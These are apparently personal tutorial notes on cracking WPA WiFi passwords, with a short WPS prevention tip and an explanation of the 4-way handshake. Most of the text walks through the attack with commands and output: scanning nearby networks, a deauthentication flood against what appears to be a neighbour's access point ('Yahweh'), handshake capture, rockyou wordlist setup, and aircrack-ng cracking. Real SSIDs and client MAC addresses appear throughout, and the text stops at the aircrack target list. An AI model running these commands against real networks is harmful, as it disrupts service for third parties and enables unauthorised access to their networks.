https://null-byte.wonderhowto.com/how-to/hack-wpa-wifi-passwords-by-cracking-wps-pin-0132542/

Prevention ways.

- This is the most simples attack to do and Many script kiddies are into this.
- To prevent it, you just need to disable it from your router setting.



192.168.1.1/cgi-bin/content.asp

Function switch: ☑

Mode selection: 802.11b/g/n mixing

Channel selection: Auto

Transmit power adjustment: 100%

SSID index: SSID1

SSID name: Xender-Update

Bandwidth mode selection: 20/40 MHZ

rate: Auto

Guard interval: Short

Beacon frame sending interval: 100

DTIM interval: 1

SSID enable: ☑

Broadcast cancel: ☐

Safety settings: WPA-PSK/WPA2-PSK

WPA pre-authentication shared key: ●●●●●●●●●●● ☐ display password


Encryption/authentication configuration: TKIP+AES


WPS Enable: ☐

prompt:
When the safety mode is set to WPA/WPA2, the transmitted data is encrypted.
The key can be set by the user from 8 to 63. Need operating system support.

2) Handshake Bruteforce

- Handshake in wireless networks is **the exchange of information between the access point and the client at the time the client connects to it**.
- This information contains a variety of keys, the exchange takes place in several stages.
- It is a 4-way handshake.
- By default, the network card listens only for the packets addressed to itself. The monitor mode enables the network card to listen to every packet in the air. Listening to all the packets can help the card capture the 4-way handshakes.



Supplicant
Authenticator
Master keys: PMK and GMK
Temporal keys: PTK and GTK
PMK
PMK
GMK
a) PMK is known
b) Generate SNonce
a) PMK is known
b) Generate ANonce
Message 1: EAPOL-Key (ANonce, Unicast)
Derive PTK
PTK
Message 2: EAPOL-Key (SNonce, Unicast, MIC)
PTK
Derive PTK
If needed
generate GTK
Encrypted GTK
GTK
Message 3: EAPOL-Key (Install PTK, Unicast, MIC, Encrypted GTK)
Message 4: EAPOL-Key (Unicast, MIC)
Install PTK and GTK
Install PTK
IEEE 802.1X controlled port unblocked
PTK
GTK
PTK



```
904 EAPOL   Data frame      9c:5d:12:5e:6c:66    QoS Data      d0:c5:f3:a9:16:c5    Key (Message 1 of 4)
906 EAPOL   Data frame      d0:c5:f3:a9:16:c5    QoS Data      9c:5d:12:5e:6c:66    Key (Message 2 of 4)
908 EAPOL   Data frame      9c:5d:12:5e:6c:66    QoS Data      d0:c5:f3:a9:16:c5    Key (Message 3 of 4)
910 EAPOL   Data frame      d0:c5:f3:a9:16:c5    QoS Data      9c:5d:12:5e:6c:66    Key (Message 4 of 4)
```

...

- Hackers will try to kick a person from a wifi(called deauthentication) and sniff the network, when the user try to connect back, they will have the Handshake file.
- This file can be brute forced and got the right password.
- For this:
  1. Get wifi info
  2. Sniff on that wifi specific channel
  3. Deauthenticate the wifi(on different shell)
  4. Get the handshake
  5. Crack it with aircrack.




```
┌──(root💀Nathan)-[/home/nathan]
└─# airodump-ng wlan0
```


```
CH  7 ][ Elapsed: 12 s ][ 2023-02-01 05:46

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

28:77:77:4D:1A:66   -1        0        0    0   9   -1                    <length:  0>
44:C8:74:76:E0:58  -53        7      154    0   2  130   WPA2 CCMP   PSK  Xender-Update
44:C8:74:86:A2:48  -75        2        0    0   4  130   WPA2 CCMP   PSK  Yahweh
B0:EB:57:28:A4:B9  -82        3        0    0   1   65   WPA2 CCMP   PSK  church
44:C8:74:C6:B3:F2  -83        2        0    0  10  130   WPA2 CCMP   PSK  Blen
C0:B4:7D:03:6F:D7  -82        4        1    0   9  130   WPA2 CCMP   PSK  HUAWEI-6FD7
44:C8:74:23:75:43  -82        4        0    0   3  130   WPA2 CCMP   PSK  Afnin
44:C8:74:23:27:6A  -82        7        0    0   1  270   WPA2 CCMP   PSK  Mesi 2823
44:C8:74:7E:FD:4C  -83        8        0    0   9  130   WPA2 CCMP   PSK  Solomon
44:C8:74:CF:4D:2D  -82        5        0    0   5  130   WPA2 CCMP   PSK  Tibeb
44:C8:74:1D:99:83  -85        2        0    0   1  130   WPA2 CCMP   PSK  Sisay
BC:76:C5:E4:FC:54  -88        3        0    0   4  130   WPA2 CCMP   PSK  Elshaday

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

28:77:77:4D:1A:66  00:0C:E7:B7:06:95  -88    0 - 1      4        2
44:C8:74:76:E0:58  92:BD:13:56:03:30  -28    0 - 1     14       31
44:C8:74:76:E0:58  18:CC:18:3B:BC:35  -30    0 - 6e     0        8
44:C8:74:76:E0:58  00:73:41:95:9B:3D  -36    0 - 1     34       33
44:C8:74:76:E0:58  A8:7C:01:DC:7E:5A  -48   24e- 1     35      184
44:C8:74:76:E0:58  A6:2E:E0:69:ED:55  -80    0 - 1     65       32
B0:EB:57:28:A4:B9  56:44:5B:4C:68:39  -74    0 - 1e     0        1
B0:EB:57:28:A4:B9  40:4E:36:E4:F4:30  -84    0 - 6e    20        4
44:C8:74:23:27:6A  5C:0A:5B:C2:AF:F1  -84    0 - 1      0        2
44:C8:74:7E:FD:4C  A4:B1:C1:E1:75:C6  -82    0 - 6e     0        7
```

Sniffing to the network

- On this Step we will listen to specific channel of our Target.
  - Channel: 4
- Syntax:
  - airodump-ng <interface> –channel <channel> -w <filename>
    - The -w means write it to a file.




```
┌──(root💀Nathan)-[/home/nathan]
└─# airodump-ng wlan0 --channel 4 -w geez
```



```
CH  4 ][ Elapsed: 12 s ][ 2023-02-01 05:50

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

44:C8:74:76:E0:58   -1   0        0        0    0   4   -1                    <length:  0>
44:C8:74:86:A2:48  -76  18       51       21    1   4  130   WPA2 CCMP   PSK  Yahweh
44:C8:74:23:75:43  -83   2        2        0    0   3  130   WPA2 CCMP   PSK  Afnin
BC:76:C5:E4:FC:54  -87  20       15        0    0   4  130   WPA2 CCMP   PSK  Elshaday

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

44:C8:74:76:E0:58  92:BD:13:56:03:30  -30    0 - 1      0       61
44:C8:74:76:E0:58  A8:7C:01:DC:7E:5A  -80    0 - 1      0        1
44:C8:74:86:A2:48  EA:05:97:60:9B:CB   -1    5e- 0      0        1
44:C8:74:86:A2:48  04:94:6B:F4:40:EF   -1    5e- 0      0        2
44:C8:74:86:A2:48  70:F1:A1:C8:E8:BE   -1   12e- 0      0       13
```

Deauth

- On another terminal, we will start a deauthentication attack.
- This will make our handshake capturing process quick.
- As we saw the handshake is captured when logged user try to connect to the network back.
- So we will forcely kick him and listen for handshakes on our other terminal.
- Syntax:
  - aireplay-ng -0 <size> -a <MAC_o_target> <interface>
    - -0 means how many times the deauth is sent.
    - -a is the attack target.
- What kind of attack do this look like?(well known)




```
┌──(nathan㉿Nathan)-[~]
└─$ sudo aireplay-ng -0 100 -a 44:C8:74:86:A2:48 wlan0
05:42:39  Waiting for beacon frame (BSSID: 44:C8:74:86:A2:48) on channel 4
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
05:42:39  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:40  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:40  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:41  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:41  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:42  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:43  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:43  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:44  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:44  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:45  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:45  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:46  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:46  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:47  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:48  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:48  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:49  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:49  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:50  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:51  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:52  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:52  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:53  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:54  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:55  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:55  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:56  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:57  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:57  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
05:42:58  Sending DeAuth (code 7) to broadcast -- BSSID: [44:C8:74:86:A2:48]
```

Capturing Handshake


- CONGRATULATIONS!
- We have Got the handshake!
- Now we need to crack it and get our Password.
- TO do this we will use a tool called "Aircrack-ng"
- This is done Because of Phones automatic connect try

NOTE: The tools we saw(airmon,airodump,aireplay) all are in the package of aircrack-ng

```
sudo apt install aircrack-ng
```



```
CH  4 ][ Elapsed: 3 mins ][ 2023-02-01 05:44 ][ WPA handshake: 44:C8:74:86:A2:48

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

44:C8:74:76:E0:58   -1   0        0        9    0  14   -1   WPA              <length:  0>
44:C8:74:86:A2:48  -78   1      859     2005    4   4  130   WPA2 CCMP   PSK  Yahweh
44:C8:74:23:75:43  -83   0      148        2    0   3  130   WPA2 CCMP   PSK  Afnin
BC:76:C5:E4:FC:54  -85   3      309       25    0   4  130   WPA2 CCMP   PSK  Elshaday
44:C8:74:CF:4D:2D  -83   0       10        0    0   5  130   WPA2 CCMP   PSK  Tibeb

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   4A:26:9D:7D:78:52  -82    0 - 1      0        1
(not associated)   D6:CD:03:BB:CF:C1  -84    0 - 1      0        2         Galaxy A519A36
(not associated)   0E:18:4D:AD:B1:B2  -84    0 - 1      0        1
(not associated)   EC:1F:72:FA:69:83  -84    0 - 1      0        1
(not associated)   02:00:00:00:00:00  -82    0 - 1      0        7
(not associated)   A0:27:B6:7D:BD:4F  -84    0 - 1      0       14         Bitu0713,home
(not associated)   80:79:5D:67:43:79  -86    0 - 1      0        3
44:C8:74:76:E0:58  18:CC:18:3B:BC:35  -30    0 - 5      0        3         Xender-Update
44:C8:74:76:E0:58  92:BD:13:56:03:30  -30    0 - 1      7      751
44:C8:74:76:E0:58  00:73:41:95:9B:3D  -32    0 - 1      0      276
44:C8:74:76:E0:58  A8:7C:01:DC:7E:5A  -84    0 - 1      0        5
44:C8:74:86:A2:48  04:94:6B:F4:40:EF   -1    1e- 0      0       19
44:C8:74:86:A2:48  70:F1:A1:C8:E8:BE   -1   12e- 0      0     1514
44:C8:74:86:A2:48  E8:93:09:1A:6D:F4  -84    1e- 1e     0      244  EAPOL  Yahweh,Welo
44:C8:74:86:A2:48  EA:05:97:60:9B:CB  -84    1e- 1e   152      185
44:C8:74:23:75:43  12:8B:2B:77:E2:01   -1    1e- 0      0        1
BC:76:C5:E4:FC:54  C0:D3:C0:71:51:F1  -90    0 - 1      0      246
```




```
┌──(root💀Nathan)-[/home/nathan]
└─# ls
1              blackeye  Documents  geez-01.cap  geez-01.kismet.csv     geez-01.log.csv  Pictures  rex          Social
192.168.56.101 Desktop   Downloads  geez-01.csv  geez-01.kismet.netxml  Music            Public    RexGame.exe  system
```

We need worklist


Wordlists are a simple text files, with a list of words.

- You can create them by gathering information and making them a list




```
nathan
NATHAN
HAILU
hailu
1995
ethiopia
```

- Some already made wordlists, like rockyou.txt




```
┌──(nathan㉿Nathan)-[~]
└─$ locate rockyou.txt
/usr/share/wordlists/rockyou.txt.gz

┌──(nathan㉿Nathan)-[~]
└─$ cp /usr/share/wordlists/rockyou.txt.gz .

┌──(nathan㉿Nathan)-[~]
└─$ gzip -d rockyou.txt.gz

┌──(nathan㉿Nathan)-[~]
└─$ ls rockyou.txt
rockyou.txt
```




```
┌──(nathan㉿Nathan)-[~]
└─$ cat rockyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
111111
iloveu
```

Cracking

- On this step we will brute force the password and try to crack it.
- The time of the password gaining bases on the wordlist you have.
  - If you gathered and made your own Good wordlist you have a chance to get it.
- Syntax:
  - aircrack-ng <cap_file> -w <wordlist>




```
┌──(root💀Nathan)-[/home/nathan]
└─# aircrack-ng geez-01.cap -w rockyou.txt
Reading packets, please wait...
Opening geez-01.cap
Read 72986 packets.

   #  BSSID              ESSID                     Encryption

   1  44:C8:74:23:75:43  Afnin                     WPA (0 handshake)
   2  44:C8:74:76:E0:58                            WPA (0 handshake)
   3  44:C8:74:83:57:85                            Unknown
   4  44:C8:74:86:A2:48  Yahweh                    WPA (1 handshake)
   5  44:C8:74:CF:4D:2D  Tibeb                     Unknown
